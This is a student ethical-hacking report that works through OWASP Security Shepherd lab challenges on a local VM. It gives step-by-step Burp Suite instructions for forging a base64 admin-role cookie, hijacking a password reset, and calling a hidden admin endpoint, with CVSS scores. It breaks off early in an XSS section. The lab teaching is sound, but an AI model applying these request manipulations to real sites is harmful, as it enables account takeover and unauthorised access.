COMP30720 – Ethical Computer Hacking

Weronika Wolska – 17301623

Critical: Poor Session Management [CWE-930]


Broken Authentication and Session Management means that an application does not have secure procedures in place to authenticate its users or sufficient authorisation control. While authentication and session management can be broken through other attacks, such as Cross Site Scripting, it can also happen if an application has a flawed authentication and session management schema, just like below. Such flaws are commonly found in logout, password management, secret question and account update (Source: OWASP Security Shepherd).

In this case, the web application does not have secure authorisation procedures in place and displays the email address of a user if you type in an incorrect password. This allows you to change the user's password and gain access to their account without their knowledge.

Steps to Reproduce:

1. Download and run Burp Suite https://portswigger.net/burp/communitydownload (making sure you have Oracle Java Installed)
2. Utilising Firefox set the system proxy to route traffic through Burp -"Open Menu" button in the right hand corner -> Advanced -> Network (tab) -> Connection "Settings Button" -> Manual proxy configuration. The default for Burp is 127.0.0.1 with a port of 8080.
3. Go to Security Shepherd (https://192.168.56.102/) in Firefox and log in.
4. Go to Challenges -> Session Management -> Session Management Challenge 2.


5. Turn on intercept in Burp Suite.
6. Type "admin" as Username and "password" as the password and click "Sign In".
7. You should see the following in Burp Suite:


Burp Suite Community Edition v2020.12.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to https://192.168.56.102:443
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
Pretty Raw \n Actions

```
POST /challenges/d779e34a54172cbc245300d3bc22937090ebd3769466a501a5e7ac605b9f34b7 HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 34
Origin: https://192.168.56.102
Connection: close
Referer: https://192.168.56.102/challenges/d779e34a54172cbc245300d3bc22937090ebd3769466a501a5e7ac605b9f34b7.jsp
Cookie: checksum=dXNlclJvbGU9dXNlcg==; JSESSIONID=C6718FB56FAC3772AB40189A4D7C2E32; token=-21089906470521320111357955291768342198

subName=admin&subPassword=password
```


8. The checksum value appears to be encoded in Base64. Copy the value and paste it into the decoder. Under "Decode as …" on the right, select "Base64". You should see the following:


Burp Suite Community Edition v2020.12.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
○ Text ○ Hex
Decode as ...
Plain
URL
HTML
Base64
ASCII hex
Hex
Octal
Binary
Gzip
Smart decode

dXNlclJvbGU9dXNlcg==

userRole=user

9. Change “userRole=user” to “userRole=admin” in the bottom box. Navigate to the menu on the right of the box, click “Encode as …” and select “Base64”.


Burp Suite Community Edition v2020.12.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
○ Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode


dXNlclJvbGU9dXNlcg==

userRole=admin

dXNlclJvbGU9YWRtaW4=

10. Copy the resulting code and paste it as the checksum value in the intercept tab. Press “Forward” in Burp Suite.

11. Navigate back to Security Shepherd. You should see the following:


https://192.168.56.102/index.jsp
Security Shepherd
Admin
Scoreboard
Lessons
Challenges
CSRF
Failure to Restrict URL Access
Injection
Insecure Cryptographic Storage
Insecure Direct Object References
Mobile Broken Crypto
Mobile Content Providers
Mobile Data Leakage
Mobile Injection
Mobile Insecure Data Storage
Mobile Poor Authentication
Mobile Reverse Engineering
Poor Data Validation
Security Misconfigurations
Session Management
✓Session Management Challenge 1
XSession Management
Submit Result Key Here...
Submit

Session Management Challenge Two

Only an admin of the following sub-application can retrieve the result key to this challenge.

Incorrect password for zoidberg22@shepherd.com


Username:

Password:

Sign In

Have you forgotten your password?

12. We now know the email address. Click on “Have you forgotten your password?” under the “Sign In” button and enter “zoidberg22@shepherd.com” and press “Reset Password”.
13. Go to Burp Suite. Replace the checksum value with “dXNlclJvbGU9YWRtaW4=” as previously. Make sure that Burp Suite also intercepts the response to this request by going to Action -> Do Intercept -> Response to this request. Press “Forward”.




Request to https://192.168.56.102:443

```
POST /challenges/f5ddc0ed2d30e597ebacf5fdc                2c92959 HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (Windows NT 10.0;                 101 Firefox/85.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urler
X-Requested-With: XMLHttpRequest
Content-Length: 34
Origin: https://192.168.56.102
Connection: close
Referer: https://192.168.56.102/challenges                090ebd3769466a501a5e7ac605b9f34b7.jsp
Cookie: checksum=dXNlclJvbGU9YWRtaW4=; JSE                4D7C2E32; token=-21089906470521320111357955291768342198

subEmail=zoidberg22%40shepherd.com
```

14. Press “Forward” until you get to the HTTP response:


Burp Suite Community Edition v2020.12.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Render \n Actions

Response from https://192.168.56.102:443/challenges/f5ddc0ed2d30e597ebacf5fdd117083674b19bb92ffc3499121b9e6a12c92959

```
HTTP/1.1 200
Content-Length: 51
Date: Wed, 17 Feb 2021 20:54:32 GMT
Connection: close

Changed To: -54110217576930415695999759787631456968
```

Copy the value after “Changed to:” and press “Forward”.

15. Navigate back to Security Shepherd. Type the username “admin” and paste the copied value from the HTTP request as the password. Click “Log In”. You will see that you have successfully logged in as admin.

CVSS Score 9.8


Attack Vector	**Network**
Attack Complexity	**Low**
Privileges Required	**None**
User Interaction	**None**
Scope	**Unchanged**
Confidentiality	**High**
Integrity	**High**
Availability	**High**

Critical: Failure to Restrict URL Access [CWE-817]

An application that fails to restrict URL access is not protecting its "protected" pages sufficiently. This occurs when an application hides functionality from basic users. In an application that fails to restrict URL access, administration links are only put onto the page if the user is an administrator. If users discover a page's address, they can still access it via URL access. (Source: OWASP Security Shepherd)

Steps to Reproduce:


1. Go to Security Shepherd (https://192.168.56.102/) in Firefox and log in.
2. Go to Challenges -> Failure to Restrict URL Access-> Failure to Restrict URL Access Challenge 2.
3. Right click on the "Get Guest Info" button and click "Inspect Element":



Failure to Restrict URL Access Challenge 2

An administrator of the following sub application would have no issue finding the result key to this level. But considering that you are a mere guest, you will not be shown the simple button administrators can click.


4. The html code for the page will come up on the bottom half of the tab. Scroll down to until you see the script below:



```
            </td>
          </tr>
        </tbody>
      </table>
    </form>
  <div id="resultsDiv" style="display: none;">…</div>
    <p></p>
  </div>
<script>
    eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>
    </p>")}$("#2").4("1",3(){$("#7").5("9",3(){$("#8").4("1")})})})});$("#w").f(3(){$(
    {$("#8").4("1")})})})})});',37,37,'ajaxCall|slow|resultsDiv|function|show|hide|statu
  </script>
  </body>
</html>
</iframe>
div>
```


```
element {
}
Inherited from body
body, th, td, input, textarea, select,       theCss.css:8
option, p, div {
  font-family: "Helvetica Neue", Helvetica Arial,
      "Lucida Grande", sans-serif;
}
body {                                       theCss.css:1
  font-size: 13px;
  color: #090212;
}
```

5. Scroll to the right until you find the below information:



```
)}}return p}('$("#A").f(3(){$("#8").5("9");$("#7").4("1");$("#2").5("1",3(){e 0=$.h({i:"j",b:"v",c:{u:"t",},d:g});m(0.6==k){$("#2").a(0.s)}q{$("#2").a("<p> l r n: "+0.6+" "+0.o+"
6002abf79146fa|leAdministratorFormOfAwesomeness|278fa30ee727b74b9a2522a5ca3bf993087de5a0ac72adff216002abf79146fahghghmin|adminData|youAreAnAdminOfAwesomenessWoopWoop|leForm'.split('|'),0,{})
```

6. Make note of the data between data between “leAdministratorFormOfAwesomeness” and “leForm”.
7. Turn on Burp suite and make sure that intercept is on.
8. Click on “Get Guest Info” on the challenge page.
9. Navigate to Burp suite. Change the POST URL request to “POST /challenges/278fa30ee727b74b9a2522a5ca3bf993087de5a0ac72adff216002abf79146fahghghmin HTTP/1.1”. Change “guestData” to “adminData” and set its value to “youAreAnAdminOfAwesomenessWoopWoop”:


Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to https://192.168.56.102:443
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
Pretty Raw \n Actions
INSPECTOR

```
POST /challenges/278fa30ee727b74b9a2522a5ca3bf993087de5a0ac72adff216002abf79146fahghghmin HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 44
Origin: https://192.168.56.102
Connection: close
Referer: https://192.168.56.102/challenges/278fa30ee727b74b9a2522a5ca3bf993087de5a0ac72adff216002abf79146fa.jsp
Cookie: currentPerson=YUd1ZXN0; JSESSIONID=2A9ECFCDE56BCABC08AB4A39CBB4BEB6; token=
10980017755300122886784329603624074074

adminData=youAreAnAdminOfAwesomenessWoopWoop
```

10. Press “Forward”.
11. Go back to the challenge page. You will see that the Admin Button was clicked successfully.

CVSS Score 9.1


Attack Vector	**Network**
Attack Complexity	**Low**
Privileges Required	**None**
User Interaction	**None**
Scope	**Unchanged**
Confidentiality	**High**
Integrity	**High**
Availability	**None**

High: Cross Site Scripting [CWE-725]

Cross-Site Scripting, or XSS, issues occur when an application uses untrusted data in a web browser without sufficient validation or escaping. If untrusted data contains a client-side script, the browser will execute the script while it is interpreting the page. Attackers can use XSS attacks to execute scripts in a victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites. Anyone that can send data to the system, including administrators, are possible candidates for performing XSS attacks in an application. (Source: OWASP Security Shepherd)

Steps to reproduce:

1. Download and run Burp Suite https://portswigger.net/burp/communitydownload (making sure you have Oracle Java Installed)
2. Utilising Firefox set the system proxy to route traffic through Burp -"Open Menu" button in the right hand corner -> Advanced -> Network (tab) -> Connection "Settings Button" -> Manual proxy configuration. The default for Burp is 127.0.0.1 with a port of 8080.
3. Go to Security Shepherd (https://192.168.56.102/) in Firefox and log in.
4. Go to Challenges -> XSS -> Cross Site Scripting 6
5. Make sure that intercept is on in Burp Suite.
6. Type “http” into the text box and click “Make Post”.
7. Navigate to Burp suite. Go to Action -> Do Intercept -> Response to this request. Press “Forward”.
8. Press “Forward” until you get to the HTTP response:


Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw Render \n Actions
INSPECTOR

